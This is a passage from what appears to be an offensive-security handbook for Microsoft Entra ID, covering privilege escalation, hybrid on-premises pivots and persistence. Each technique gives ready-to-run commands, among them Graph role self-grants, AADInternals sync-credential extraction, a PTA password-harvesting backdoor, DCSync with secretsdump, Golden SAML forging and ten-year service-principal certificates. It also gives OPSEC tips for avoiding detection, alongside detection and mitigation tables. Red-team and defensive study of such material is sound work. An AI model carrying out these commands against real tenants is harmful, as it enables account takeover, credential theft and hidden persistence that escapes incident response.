New-MgRoleManagementDirectoryRoleAssignment -PrincipalId <objId> -RoleDefinitionId $ga -
DirectoryScopeId '/'
```

AZ — ADD YOURSELF TO A ROLE-ASSIGNABLE GROUP YOU OWN

```
# the group already holds a privileged role; membership inherits it
az rest --method POST --uri "https://graph.microsoft.com/v1.0/groups/<groupId>/members/\$ref" \
--body '{"@odata.id":"https://graph.microsoft.com/v1.0/directoryObjects/<yourObjId>"}'
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	AzureHound + BloodHound CE	Find the shortest edge to a privileged role, including group-ownership paths
BOTH	Graph PowerShell / az CLI	Create role assignments and add members to role-assignable groups
WIN	AADInternals	Reset privileged-account credentials via auth-admin rights
BOTH	MAAD-AF	Automate directory-role and group escalation actions

Detection

SOURCE	SIGNAL
AuditLogs	"Add member to role" and "Add eligible member to role" — any new Global Administrator or privileged role assignment is high-fidelity.
AuditLogs	"Add member to group" on a role-assignable group, and password or auth-method resets on privileged accounts.
AuditLogs	Unexpected role activations and risk detections on the assigned principal.

OPSEC **HIGH**

- "Add member to role" and "Add member to group" on a privileged object are high-fidelity `AuditLogs` events.
- The assignment is logged regardless; time it with a change window and use a group path rather than touching Global Administrator directly.

Mitigation

- **Privileged Identity Management** for every privileged role — eligible, time-bound, approved — so standing Global Admin is rare and activations are logged.
- **Treat role-assignable groups as Tier-0:** restrict and review their owners, and avoid nesting privilege through them.
- **Limit Privileged Role and Authentication Administrator** holders, separate duties, and protect admins with Restricted Management Administrative Units.
- **Alert on every privileged role assignment and break-glass use**, and run regular access reviews.



Application & Service-Principal Abuse

ENTRA-PE-02 · MITRE T1098.001 Additional Cloud Credentials · T1550.001 Application Access Token · Graph permission escalation

The most powerful escalation in a cloud tenant usually runs through an application, not a user. Add a credential to a service principal you can write to and you authenticate as it, inheriting every API permission it holds. When those permissions include the privileged Microsoft Graph app roles, the service principal can grant itself directory roles — and a low-privilege foothold becomes Global Administrator through an identity no one was watching.

WHY IT MATTERS

Application Administrator and Cloud Application Administrator can add credentials to almost any service principal in the tenant. Point that at a service principal holding `RoleManagement.ReadWrite.Directory` and the escalation is two API calls. These app roles are the cloud's true Tier-0, and they rarely sit inside PIM.

PREREQUISITES

- Ownership of an application or service principal, or a role or app permission that can write app credentials.
- A target service principal whose permissions are worth inheriting.

How it works

A service principal authenticates with a client secret or certificate, so adding one — through `addPassword` on an app you own, or as an Application Administrator over any app — lets you sign in as that identity with the client-credentials flow. The token carries the principal's permissions. The escalation chains from there: a principal with `AppRoleAssignment.ReadWrite.All` can self-grant `RoleManagement.ReadWrite.Directory`; `Application.ReadWrite.All` can credential a more privileged app. [Either way, the endpoint is a service principal that assigns Global Administrator to an account you hold.](#)

- 1 Identify a service principal you can write credentials to, or one with a self-grant permission.
- 2 Add a client secret or certificate, then authenticate as the service principal.
- 3 Where needed, self-grant a higher Graph app role and re-authenticate to pick it up.
- 4 Use the resulting permission to assign Global Administrator to a controlled principal.

Execution — cross-platform SP TAKEOVER

ADD A CREDENTIAL, AUTHENTICATE AS THE SP

```
# add a client secret to an app you own (or via Application.ReadWrite.All)
az ad app credential reset --id <appId> --append --years 1
# authenticate as the service principal - inherits its API permissions
az login --service-principal -u <appId> -p <secret> --tenant <tenantId>
```

SELF-GRANT A HIGH GRAPH APP ROLE

```
# SP with AppRoleAssignment.ReadWrite.All grants itself a directory-write role
graphId=$(az ad sp list --filter "appId eq '00000003-0000-0000-c000-000000000000'" --query [0].id -o
tsv)
az rest --method POST --uri "https://graph.microsoft.com/v1.0/servicePrincipals/$graphId/
appRoleAssignedTo" \
--body '{"principalId":"<yourSpId>","resourceId":"'$graphId'", "appRoleId":"<RoleMgmt.RW.Dir>"}
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	AzureHound + BloodHound CE	Surface dangerous app roles and writable apps, and the path to them
BOTH	GraphRunner	App-credential abuse and Graph-permission escalation modules
BOTH	Graph PowerShell / az CLI	addPassword, client-credentials auth, and app-role self-grants
BOTH	MAAD-AF	Automate service-principal takeover chains

Detection

SOURCE	SIGNAL
AuditLogs	"Add service principal credentials" and certificate/secret updates on an app — especially a privileged one.
AuditLogs	"Add app role assignment to service principal" granting a high-value Graph permission.
SigninLogs	A service principal authenticating with client credentials from a new IP, or for the first time.

OPSEC **HIGH**

- "Add service principal credentials" and "Add app role assignment" are audited and increasingly alerted on.
- Blend the credential addition with a plausible app and expiry; self-granting a Graph role is the loud step.

Mitigation

- **Inventory and remove dangerous Graph app roles** — RoleManagement.ReadWrite.Directory, AppRoleAssignment.ReadWrite.All, Application.ReadWrite.All — and treat the holders as Tier-0.
- **Restrict and PIM Application and Cloud Application Administrator**, the roles that can credential any service principal.
- **Control application ownership** and review owners of privileged apps; block user app registration.
- **Alert on new app credentials and app-role grants**, and apply app-instance credential policies.



Dynamic Group Membership Abuse

ENTRA-PE-03 · MITRE T1098 Account Manipulation · T1078.004 Cloud Accounts · attribute-driven membership

A dynamic group fills itself from a rule over user or device attributes. If that group confers access — an application, a license, an access package, or a Conditional Access exception — and the attribute its rule keys on is one a lower-privileged attacker can set, then membership is self-service. Edit your own department or a guest's attribute to match the rule, wait for re-evaluation, and inherit the access the group was built to grant.

WHY IT MATTERS

Dynamic groups cannot hold directory roles, but they routinely gate app access and Conditional Access exceptions — and those are escalation enough. The weakness is a rule that trusts an attribute the user, or a creatable guest, can write. Self-settable profile fields turn into a membership switch.

PREREQUISITES

- A dynamic group conferring privilege whose rule keys on a writable attribute.
- The ability to set that attribute on a controlled principal — your own profile, or a creatable guest.

How it works

The group's `membershipRule` is a predicate over attributes — `user.department -eq "Security"`, an `otherMails` value, an extension attribute. Entra recalculates membership whenever a relevant attribute changes. Where a tenant permits users to edit their own sensitive profile fields, or an attacker can create and shape a guest, setting the controlling attribute forces the principal into the group on the next evaluation. [The access follows automatically, with no role assignment and no group-owner approval in the path.](#)

- 1 Enumerate dynamic groups and read the membership rule and the access each confers.
- 2 Pick one whose rule keys on an attribute you can set on a controlled principal.
- 3 Set the attribute to satisfy the rule and wait for membership to recalculate.
- 4 Use the inherited access — app, exception, or package — that the group grants.

Execution — cross-platform ATTRIBUTE SET

FIND DYNAMIC GROUPS AND THEIR RULES

```
az ad group list --filter "groupTypes/any(c:c eq 'DynamicMembership')" \
--query "[].{name:displayName,rule:membershipRule}" -o table
```

SET THE CONTROLLING ATTRIBUTE

```
# rule is (user.department -eq "Security") → set it on a controlled account
az rest --method PATCH --uri "https://graph.microsoft.com/v1.0/users/<id>" \
--body '{"department":"Security"}'
# membership recalculates; the account inherits the group's access
```


Tooling

PLATFORM	TOOL	ROLE
BOTH	AzureHound + BloodHound CE	Collect dynamic-group rules and the access they confer
BOTH	Graph PowerShell / az CLI	Read membership rules and set the controlling attribute
LIN	roadrecon	Browse group rules and membership in the dumped directory
BOTH	MAAD-AF	Automate attribute-driven membership escalation

Detection

SOURCE	SIGNAL
AuditLogs	"Update user" changing department, jobTitle, or otherMails on an account that then joins a sensitive dynamic group.
AuditLogs	Dynamic "Add member to group" immediately following an attribute edit.
AuditLogs	App or exception access granted to a principal moments after a self-set profile change.

OPSEC **MODERATE**

- An "Update user" attribute change followed by a dynamic "Add member to group" — subtle, but correlatable.
- Change a single controlling attribute quietly and let membership recalculate rather than forcing it.

Mitigation

- **Never key dynamic rules on user-settable attributes**, and restrict which profile fields users may edit.
- **Use assigned groups for anything privilege-bearing** — keep dynamic groups out of sensitive access, Conditional Access exceptions, and access packages.
- **Restrict user and guest creation and attribute write**, and review membership rules.
- **Monitor attribute changes that feed sensitive groups**, and run access reviews on dynamic membership.



Administrative Units & RBAC Misconfiguration

ENTRA-PE-04 · MITRE T1098.003 Additional Cloud Roles · T1078.004 Cloud Accounts · scope & elevation

Scoping is meant to contain admin power; misconfigured, it becomes a ladder. An administrator scoped to an Administrative Unit can manage every object inside it — and if a privileged user sits in that unit, a helpdesk-tier admin can reset their password. Beyond the directory, one toggle lets a Global Administrator seize control of every Azure subscription in the tenant. Scope boundaries are only as strong as what they are drawn around.

WHY IT MATTERS

Two boundaries fail most often. An Administrative Unit that contains a sensitive account but is delegated to a lower tier hands that account to the wrong admin. And the Entra-to-Azure boundary is a single API call: a Global Administrator elevates to User Access Administrator at the root and owns all of Azure.

PREREQUISITES

- An Administrative-Unit-scoped role over a unit that contains a higher-value target, or Global Administrator for the Azure elevation.
- Read of the scoping model — administrative units, scoped assignments, and custom roles — available to a low-privilege token.

How it works

An Administrative Unit narrows a role to a set of objects, but the narrowing is only safe if sensitive accounts are kept out of units that lower tiers manage. A scoped User Administrator can reset passwords for any in-scope user, and a dynamic unit can be made to pull a target in by attribute. The broader misconfiguration is the Entra-to-Azure seam: [a Global Administrator can call `elevateAccess` to gain User Access Administrator at the root scope, then assign Owner on every subscription](#). Over-broad custom roles add a quieter variant — a low-tier role carrying a credential- or password-write permission it should never have.

- 1 Enumerate administrative units, their scoped role assignments, and any over-broad custom roles.
- 2 Where a unit holds a higher-value account, use the scoped role to reset its credentials.
- 3 As Global Administrator, elevate to User Access Administrator at the root to reach Azure RBAC.
- 4 Assign Owner on the target subscriptions and operate the resources directly.

Execution — cross-platform SCOPE & ELEVATE

ENUMERATE UNITS AND SCOPED ASSIGNMENTS

```
az rest --method GET --uri "https://graph.microsoft.com/v1.0/directory/administrativeUnits" \
  --query "value[].{name:displayName,id:id,rule:membershipRule}" -o table
# scoped role assignments over a specific unit
az rest --method GET --uri "https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments?
  \$filter=directoryScopeId eq '/administrativeUnits/<auId>'"
```

```
# elevate to User Access Administrator at root scope → all subscriptions
az rest --method POST \
  --uri "https://management.azure.com/providers/Microsoft.Authorization/elevateAccess?api-
version=2016-07-01"
# then grant Owner on a target subscription
az role assignment create --assignee <objId> --role Owner --scope /subscriptions/<subId>
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	AzureHound + BloodHound CE	Map administrative-unit scoping, scoped assignments, and custom-role permissions
BOTH	Graph PowerShell / az CLI	Enumerate units, reset in-scope credentials, and call elevateAccess
BOTH	PowerZure / MicroBurst	Azure RBAC enumeration and the root-elevation toggle
BOTH	ScubaGear / Monkey365	Surface scoping and RBAC misconfiguration for assessment

Detection

SOURCE	SIGNAL
AzureActivity	The <code>elevateAccess</code> action — rare and high-fidelity — and new Owner or User Access Administrator assignments at root or subscription scope.
AuditLogs	Scoped-admin password resets of sensitive users, administrative-unit membership changes, and custom-role edits.
AlertInfo	Anomalous privileged actions correlated across the Entra and Azure planes.

OPSEC **HIGH**

- `elevateAccess` is rare and high-fidelity in the Azure Activity log, as are new root or subscription Owner grants.
- The elevation is loud by nature; scoped-admin credential resets are quieter but still audited.

Mitigation

- **Restricted Management Administrative Units** to shield privileged accounts, and never place sensitive users in units delegated to a lower tier.
- **Review scoped assignments and custom role definitions** for over-broad permissions, and PIM scoped roles.
- **Monitor and alert on elevateAccess** and on root or subscription Owner assignments; keep the root assignment temporary.
- **Avoid dynamic units keyed on settable attributes**, separate Entra-admin from Azure-RBAC duties, and run access reviews.

PART V

The Hybrid Bridge — On-Prem ⇌ Cloud

The seam between on-premises Active Directory and Entra, abused in both directions.

- | | |
|----|--------------------------------------|
| 17 | Entra Connect & PHS Abuse |
| 18 | Pass-Through Authentication Backdoor |
| 19 | Seamless SSO Silver Ticket |
| 20 | Federation Abuse — Golden SAML |
| 21 | Cloud Kerberos Trust & Sync Pivots |



Entra Connect & PHS Abuse

ENTRA-HYB-01 · MITRE T1003 OS Credential Dumping · T1078.004 Cloud Accounts · sync-account abuse

The Entra Connect server is where on-premises Active Directory and the cloud meet, and it holds the keys to both. Its on-premises sync account carries directory-replication rights, so recovering it yields a DCSync of the entire domain. Its cloud sync account can write to Entra and seed password hashes for any synced user. Compromise this one server and the bridge collapses in both directions.

WHY IT MATTERS

The on-premises sync account — the `MSOL_` account — is granted Replicating Directory Changes by default, which is DCSync, which is the whole domain including krbtgt. The cloud sync account can set any synced user's password directly. One credential dump from the Connect server reaches Domain Admin on-premises and account takeover in the cloud.

PREREQUISITES

- Local administrator or SYSTEM on the Entra Connect server (or remote read of its ADSync database).

How it works

Entra Connect stores both sync accounts in its ADSync configuration, encrypted with a key sealed to the sync service account via DPAPI. With administrator rights on the server, that key is recoverable and the stored credentials decrypt — the on-premises `MSOL_` account and the cloud `Sync_` account. The `MSOL_` account holds `DS-Replication-Get-Changes-All`, so it DCSyncs the domain. [The Sync_ account is a Directory Synchronization Accounts member, able to set the cloud password of any synchronised user — a clean takeover that needs no on-premises access at all.](#)

- 1 On the Connect server, decrypt the ADSync configuration to recover both sync-account credentials.
- 2 Use the `MSOL_` account to DCSync the domain and pull every hash, including krbtgt.
- 3 Use the `Sync_` account to obtain a cloud token and set passwords for synced users.
- 4 Pivot freely: Golden Ticket on-premises, account takeover in the cloud.

Execution — Windows CONNECT SERVER

AADINTERNALS — EXTRACT BOTH SYNC ACCOUNTS

```
Import-Module AADInternals
# decrypt and return the on-prem (MSOL_) and cloud (Sync_) credentials
Get-AADIntSyncCredentials
```

SEED A CLOUD PASSWORD VIA THE SYNC_ ACCOUNT

```
# token as the Sync_ account, then set any synced user's cloud password
Get-AADIntAccessTokenForAADGraph -Credentials (Get-Credential) -SaveToCache
Set-AADIntUserPassword -CloudAnchor "User_<guid>" -Password "Newpass1!" -Verbose
```

Execution — Linux DCSYNC

REPLICATE THE DOMAIN WITH THE MSOL_ ACCOUNT

```
# the MSOL_ account holds replication rights – dump the whole domain
secretsdump.py 'corp.local/MSOL_a1b2c3:<password>'@dc01.corp.local
```

Tooling

PLATFORM	TOOL	ROLE
WIN	AADInternals · Get-AADIntSyncCredentials	Decrypt the ADSync config; recover both sync-account credentials
LIN	adconnectdump	Dump Azure AD Connect credentials, including remotely
LIN	secretsdump / Mimikatz dcsync	DCSync the domain with the recovered MSOL_ account
WIN	AADInternals · Set-AADIntUserPassword	Set a synced user's cloud password via the Sync_ account

Detection

SOURCE	SIGNAL
SecurityEvent (4662)	Replication by the MSOL_ account from a host other than the Connect server, or replication of krbtgt.
AuditLogs	Password sets by the Sync_ account for individual users, and Sync_ sign-ins from an unfamiliar IP.
DeviceEvents	Access to the ADSync database, LSASS access for the sync service account, and adconnectdump behaviour.

OPSEC MODERATE → HIGH

- DCSync of the MSOL_ account triggers Defender for Identity's DCSync detection on-premises.
- The on-prem extraction is the tell; the resulting cloud authentication looks legitimate.

Mitigation

- **Treat the Entra Connect server as Tier-0** — domain-controller-grade hardening, dedicated admins, and privileged-access workstations only.
- **Monitor the MSOL_ account** for replication from anywhere but the Connect server, and the Sync_ account for per-user password sets.
- **Keep Global Administrators cloud-only** and unsynced, so the Sync_ account cannot reach them.
- **Rotate sync credentials on suspicion**, and protect the server with Credential Guard.



Pass-Through Authentication Backdoor

ENTRA-HYB-02 · MITRE T1556 Modify Authentication Process · T1078.004 Cloud Accounts · agent injection

Pass-Through Authentication forwards every cloud sign-in to an on-premises agent that validates the plaintext password against Active Directory. That agent is a single point through which all credentials flow. Injected, it logs every password as it passes — and can be made to approve any password for any user, a tenant-wide skeleton key that survives password resets.

WHY IT MATTERS

The agent sees credentials in the clear. A spy in it harvests the whole workforce's passwords over time, and the universal-accept mode means even a changed password no longer protects the account. The backdoor lives on-premises, on a server most teams do not treat as Tier-0.

PREREQUISITES

- Local administrator on the server running the PTA authentication agent (often the Connect server).
- For a rogue agent: a Hybrid Identity Administrator or Global Administrator token.

How it works

The PTA agent receives the plaintext password from the cloud, checks it against AD, and returns success or failure. Injecting the agent process intercepts that plaintext on every authentication and writes it to a log. [The same hook can force a success response regardless of the password supplied, so any password authenticates any user through PTA.](#) A second variant skips injection entirely: with a sufficiently privileged token, register an attacker-hosted agent into the tenant and route validation through it.

- 1 Inject the PTA agent on its server to begin logging every plaintext password.
- 2 Enable the universal-accept hook so any chosen password authenticates any account.
- 3 Read the harvested credentials from the spy log as the workforce signs in.
- 4 Alternatively, register a rogue agent to intercept validation from infrastructure you control.

Execution — Windows AGENT INJECTION

AADINTERNALS PTASPY – LOG AND ACCEPT ANY PASSWORD

```
Import-Module AADInternals
# inject the agent: log every plaintext password and accept any password
Install-AADIntPTASpy
# read the harvested credentials
Get-AADIntPTASpyLog -DecodePasswords
```

REGISTER A ROGUE AGENT

```
# route validation through an attacker-controlled agent (needs HII Admin / GA token)
Register-AADIntPTAAgent -MachineName "rogue-agent.corp.local"
```

Tooling

PLATFORM	TOOL	ROLE
WIN	AADInternals · Install-AADIntPTASpy	Inject the agent to log passwords and accept any credential
WIN	AADInternals · Get-AADIntPTASpyLog	Decode the harvested plaintext passwords
WIN	AADInternals · Register-AADIntPTAAgent	Register a rogue authentication agent into the tenant
BOTH	Process-injection tooling	Deliver and persist the agent hook

Detection

SOURCE	SIGNAL
DeviceEvents	Injection into the authentication agent service, unexpected loaded modules, and the PTASpy log file on disk.
AuditLogs	A new PTA authentication agent registered to the tenant — rare and high-fidelity.
SigninLogs	Successful sign-ins for accounts whose passwords should have failed, or after a reset.

OPSEC **MODERATE**

- Agent tampering on the PTA server shows in EDR; the cloud sees only successful authentications.
- Quiet from the cloud side once the connector host is owned — on-host activity is the exposure.

Mitigation

- **Treat PTA agent servers as Tier-0** and run endpoint protection that detects process injection.
- **Prefer password hash sync over PTA** where feasible — PTA handles plaintext and exposes the agent backdoor.
- **Alert on new authentication-agent registrations** and monitor agent process integrity.
- **Enforce phishing-resistant MFA** so harvested passwords alone do not yield access.



Seamless SSO Silver Ticket

ENTRA-HYB-03 · MITRE T1558.002 Silver Ticket · T1078.004 Cloud Accounts · AZUREADSSOACC\$

Seamless SSO is the cleanest bridge from on-premises Kerberos to the cloud. Enabling it creates a computer account in Active Directory — `AZUREADSSOACC$` — whose key is shared with Entra. With that account's hash, an attacker forges a Kerberos silver ticket for any user and redeems it at Entra as that user. And because the account's password is never rotated by default, a single stolen hash works indefinitely.

WHY IT MATTERS

This is the on-premises Kerberos handbook reaching directly into the cloud. The hash is recovered like any computer account — by DCSync — and forges tokens for any synced identity, including ones with no interactive on-premises sign-in. Without rotation, it is a permanent cloud impersonation key.

PREREQUISITES

- The NTLM hash of the `AZUREADSSOACC$` computer account, recoverable by DCSync with replication rights.
- The target user's SID or immutable identifier.

How it works

When a domain-joined user reaches Entra, the desktop requests a Kerberos service ticket for the SSO computer account, and Entra validates it against the shared key — silent single sign-on. Hold the `AZUREADSSOACC$` key and that validation is forgeable: build a silver ticket asserting any SID, present it to the Entra Kerberos endpoint, and receive a cloud token as that user. [The account is an ordinary computer object, so a domain compromise yields its hash, and the absent password rotation means the forgery never expires.](#)

- ① DCSync the `AZUREADSSOACC$` computer account to recover its NTLM hash.
- ② Forge a Kerberos silver ticket asserting the target user's SID with that key.
- ③ Redeem the forged ticket at the Entra Kerberos endpoint for a cloud access token.
- ④ Operate as the user against Graph, Exchange, or any cloud resource.

Execution — Linux RECOVER THE KEY

DCSYNC THE SSO COMPUTER ACCOUNT

```
# AZUREADSSOACC$ is a normal computer account – replicate its NTLM hash
secretsdump.py 'corp.local/admin:<pass>'@dc01 -just-dc-user 'AZUREADSSOACC$'
```

Execution — Windows FORGE & REDEEM

AADINTERNALS – FORGE THE TICKET, GET A CLOUD TOKEN

```
Import-Module AADInternals
# forge a Kerberos ticket for any user's SID using the SSO account hash
$kt = New-AADIntKerberosTicket -SidString "<userSID>" -Hash "<azureadsssoacc_nthash>"
# exchange the forged ticket for a cloud access token as that user
Get-AADIntAccessTokenForMSGraph -KerberosTicket $kt -Domain company.com -SaveToCache
```

Tooling

PLATFORM	TOOL	ROLE
LIN	secretsdump / Mimikatz	DCSync the AZUREADSSOACC\$ computer-account hash
WIN	AADInternals · New-AADIntKerberosTicket	Forge the silver ticket and redeem it for a cloud token
LIN	impacket ticketer	Forge the Kerberos ticket for the SSO service from Linux
BOTH	roadtx (ROADtools)	Drive the forged-ticket sign-in into Entra

Detection

SOURCE	SIGNAL
SecurityEvent (4662)	Replication targeting the AZUREADSSOACC\$ object — there is rarely a legitimate reason to DCSync it.
AZUREADSSOACC\$ age	A password that has never rotated is a standing exposure; track its age as a control gap.
SigninLogs	Seamless SSO sign-ins for users from locations or at times inconsistent with their on-premises presence.

OPSEC **LOW CLOUD / HIGH ON-PREM**

- The forged Kerberos ticket is near-invisible cloud-side, but obtaining `AZUREADSSOACC$` requires DCSync — loud on-premises.
- Extraction is the risk; the silver ticket itself leaves little cloud telemetry.

Mitigation

- **Rotate the AZUREADSSOACC\$ password regularly** — twice, per the documented procedure — to invalidate any stolen hash. This is the specific control.
- **Treat AZUREADSSOACC\$ as a Tier-0 secret** and monitor any replication of it.
- **Require MFA on cloud sign-ins** so a forged SSO assertion still meets a second factor.
- **Retire Seamless SSO** in favour of cloud-trust passwordless where feasible, removing the account entirely.



Federation Abuse — Golden SAML

ENTRA-HYB-04 · MITRE T1606.002 Forge SAML Tokens · T1552.004 Private Keys · token-signing theft

A federated domain trusts SAML tokens signed by its identity provider's token-signing certificate. Steal that certificate and its private key from the AD FS server and you forge tokens for any user, with any claims — including a satisfied-MFA claim — and Entra accepts them. It is the cloud's Golden Ticket: authentication as anyone, no password, no second factor, surviving every password reset.

WHY IT MATTERS

This is the technique behind the largest cloud intrusions. The forged token carries its own MFA claim, so Conditional Access cannot stop it. And a Golden SAML sign-in has no corresponding AD FS event — the gap between AD FS logs and Entra federated sign-ins is often the only trace it leaves.

PREREQUISITES

- The AD FS token-signing certificate and private key — recoverable with AD FS server admin or read of the DKM master key in AD.
- A user's immutable identifier and the federation issuer URI.

How it works

The token-signing private key is protected by the AD FS Distributed Key Manager master key, held in a container in Active Directory and readable by the AD FS service account and DKM group. Recover that key and the signing certificate decrypts. With it, a SAML assertion is forged for any subject, with any group and authentication claims, and signed so that Entra validates it as genuine. **Because the issuer is trusted and the signature checks out, the cloud has no way to tell the forged token from a real one.**

- 1 On the AD FS server, recover the DKM master key and decrypt the token-signing certificate.
- 2 Forge a SAML assertion for the target subject, adding an MFA claim and any required groups.
- 3 Sign it with the stolen key and present it to Entra as a federated sign-in.
- 4 Operate as the user across Entra and every SAML-federated application.

Execution — Windows AD FS SERVER

EXTRACT THE TOKEN-SIGNING KEY

```
# dump the AD FS token-signing key + config (run on the AD FS server)
ADFSDump.exe
# or with AADInternals
Export-AADIntADFSsigningCertificate -FileName adfs_signing.pfx
```

Execution — cross-platform FORGE THE TOKEN

GOLDEN SAML – SIGN IN AS ANYONE

```
# forge a SAML assertion for any user with an MFA claim, signed by the stolen key
ADFSpoof.exe -b adfs_signing.pfx saml2 --user user@company.com --mfa
# or sign in to the cloud as any user via AADInternals
Open-AADIntOffice365Portal -ImmutableID "<immutableId>" -Issuer "http://company.com/adfs/services/trust" -PfxFileName adfs_signing.pfx
```

Tooling

PLATFORM	TOOL	ROLE
WIN	ADFSDump	Dump the AD FS token-signing key and configuration from the server
BOTH	ADFSpoof	Forge signed SAML tokens for any user from the stolen key
WIN	AADInternals · ADFS functions	Export the signing certificate and sign in as any user
WIN	Mimikatz	Recover AD FS DKM and key material in some configurations

Detection

SOURCE	SIGNAL
SecurityEvent (4662)	Reads of the DKM master-key container and access to the token-signing key on the AD FS server.
Log correlation	Entra federated sign-ins with no matching AD FS authentication event — the defining trace of a forged token.
SignInLogs	Federated sign-ins carrying MFA claims for users who performed no second factor, from unusual sources.

OPSEC

LOW TELEMETRY / HIGH SCRUTINY

- A Golden SAML token validates cleanly, so cloud detection is weak — but AD FS key access and certificate reads are audited and actively hunted.
- This is a marquee technique defenders look for; treat the token-signing key theft as the detectable moment.

Mitigation

- Treat AD FS and its DKM as Tier-0 — restrict the service account and DKM group, and hold the signing key in an HSM where possible.
- Rotate the token-signing certificate — twice — on any suspicion of compromise.
- Move off AD FS to cloud authentication where feasible, removing the Golden SAML surface entirely.
- Correlate AD FS events with Entra federated sign-ins and alert on the gaps and on federation-setting changes.



Cloud Kerberos Trust & Sync Pivots

ENTRA-HYB-05 · MITRE T1078.004 Cloud Accounts · T1098 Account Manipulation · two-way bridge

The sync and trust plumbing carries authority in both directions, and either can be turned into a pivot. Cloud Kerberos Trust plants an Entra-held key inside the on-premises domain. The synchronisation pipeline lets an on-premises attribute write reshape a cloud identity — and a matched object hijack a cloud-only admin. And Intune, from the cloud side, pushes code to the very endpoints that bridge back on-premises.

WHY IT MATTERS

This is the bridge working as designed, against the defender. A soft or hard match links a controlled on-premises object to a cloud-only Global Administrator and password-sync hands it over. The `AzureADKerberos` object is a krbtgt-equivalent for the cloud trust. And an Intune script deploys as SYSTEM to managed devices — a cloud foothold reaching down into the estate.

PREREQUISITES

- On-premises write to the attributes feeding sync, or the `AzureADKerberos` object's key, or Intune administrative rights in the cloud.

How it works

A synced cloud user is tied to its on-premises object by an immutable identifier. Set a controlled on-premises object's identifier — or a matching primary address — to that of a cloud-only admin, and the next sync links them; with password hash sync, the on-premises password then drives the cloud account. Cloud Kerberos Trust adds the `AzureADKerberos` object, whose key Entra holds to issue on-premises tickets; recovered, it forges tickets like a krbtgt. [And the reverse bridge is Intune — a cloud administrator deploys a SYSTEM script to every enrolled device.](#)

- 1 Match a controlled on-premises object to a cloud-only admin by identifier or primary address.
- 2 After sync links them, set the on-premises password to take over the cloud account.
- 3 Where Cloud Kerberos Trust is configured, recover the `AzureADKerberos` key and forge on-premises tickets.
- 4 From the cloud, deploy an Intune script as SYSTEM to reach managed endpoints on-premises.

Execution — on-prem → cloud MATCH & TAKEOVER

AADINTERNALS — LINK A CONTROLLED OBJECT TO A CLOUD ADMIN

```
Import-Module AADInternals
# hard-match a controlled object to a cloud-only admin by immutable id
Set-AADIntAzureADObject -SourceAnchor "<onprem_immutableId>" -CloudAnchor "User_<adminGuid>"
# with PHS, the on-prem password now drives the cloud admin account
```

Execution — cloud → on-prem TRUST & INTUNE

RECOVER THE TRUST KEY, OR PUSH VIA INTUNE

```
# AzureADKerberos bridges Entra and on-prem Kerberos — recover it like a krbtgt
secretsdump.py 'corp.local/admin:<pass>'@dc01 -just-dc-user 'AzureADKerberos$'
# or, as a cloud admin, deploy a SYSTEM script to enrolled devices via Intune
# Graph: POST /deviceManagement/deviceManagementScripts (runAsAccount=system)
```

Tooling

PLATFORM	TOOL	ROLE
WIN	AADInternals	Match objects, manipulate immutable ids, and drive sync-based takeover
LIN	secretsdump / Mimikatz	Recover the AzureADKerberos trust key for ticket forging
BOTH	Microsoft Graph / Intune	Deploy SYSTEM scripts to enrolled devices as the reverse pivot
BOTH	PowerView / AD module	Set on-premises attributes that feed the sync match

Detection

SOURCE	SIGNAL
SecurityEvent	Changes to immutable id, UPN, or proxyAddresses on accounts, and replication of the AzureADKerberos object.
AuditLogs	A cloud-only admin suddenly linked to an on-premises object, and sync-driven password changes on it.
IntuneAuditLogs	New device-management scripts or app deployments, especially those running as SYSTEM.

OPSEC MODERATE

- Sync-attribute writes and Cloud Kerberos Trust changes appear in directory and provisioning audit.
- Blend attribute manipulation with routine synchronisation activity.

Mitigation

- **Block soft match and guard hard match** on synced objects, and exclude cloud-only admins from any sync linkage.
- **Keep Global Administrators cloud-only and unsynced**, so on-premises compromise cannot reach them through sync.
- **Treat the AzureADKerberos object as Tier-0** and monitor its replication.
- **Lock down Intune** — limit who can deploy scripts and apps, and alert on SYSTEM deployments.

The bridge is bidirectional by design, so defence is symmetric: protect the sync pipeline and trust objects on-premises, and the device-management plane in the cloud.

PART VI

Persistence

Durable footholds that survive password resets, MFA changes, and incident response.

- | | |
|----|---|
| 22 | App & Service-Principal Persistence |
| 23 | Federated-Domain Backdoor |
| 24 | Device Registration & Token Persistence |
| 25 | Conditional Access & Named-Location Tampering |



App & Service-Principal Persistence

ENTRA-PER-01 • MITRE T1098.001 Additional Cloud Credentials • T1556 Modify Authentication Process • backdoor identity

Once privilege is in hand, the durable foothold is an application, not a user. A credential added to a service principal re-authenticates anytime, independent of any password reset or MFA change — and unlike a user account, a backdoor service principal is rarely reviewed. An added owner, a long-lived certificate, or a directory role assigned to the principal itself all outlast remediation aimed at the account that planted them.

WHY IT MATTERS

User-focused incident response misses this entirely. Resetting passwords and revoking sessions does nothing to a service principal holding its own credential and its own role. A certificate with a ten-year lifetime, or an owner who can re-add secrets, is persistence that survives the cleanup.

PREREQUISITES

- Ownership of, or write access to, an application or service principal — or a role that can credential one.

How it works

A service principal authenticates with a secret or certificate, so adding one leaves a credential only the attacker holds. A certificate is quieter and longer-lived than a secret and is added the same way. Beyond credentials, two moves harden the foothold: adding an **owner** lets the attacker re-add secrets after any single credential is revoked, and assigning a directory role to the service principal turns the workload identity itself into a standing admin — a backdoor that no user-account review will surface.

- 1 Choose an existing app — privileged or innocuous — or register a new one with broad permissions and admin consent.
- 2 Add a long-lived certificate credential the attacker controls.
- 3 Add a backdoor owner so credentials can be re-added later.
- 4 Where needed, assign a directory role to the service principal itself.

Execution — cross-platform **PLANT**

ADD A LONG-LIVED CERTIFICATE CREDENTIAL

```
# a certificate credential survives password resets and MFA changes
az ad app credential reset --id <appId> --create-cert --append --years 10
```

ADD A BACKDOOR OWNER

```
# an owner can re-add secrets after any single credential is revoked
az rest --method POST --uri "https://graph.microsoft.com/v1.0/applications/<appId>/owners/\$ref" \
  --body '{"odata.id":"https://graph.microsoft.com/v1.0/directoryObjects/<yourObjId>"}'
```


MAKE THE SERVICE PRINCIPAL A STANDING ADMIN

```
# assign a directory role to the SP itself – a non-user backdoor
New-MgRoleManagementDirectoryRoleAssignment -PrincipalId <spObjId> -RoleDefinitionId <roleId> -
DirectoryScopeId '/'
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	Graph PowerShell / az CLI	Add credentials and owners, and assign roles to service principals
BOTH	GraphRunner	Application backdoor and credential-persistence modules
WIN	AADInternals	Register backdoor apps and manage service-principal credentials
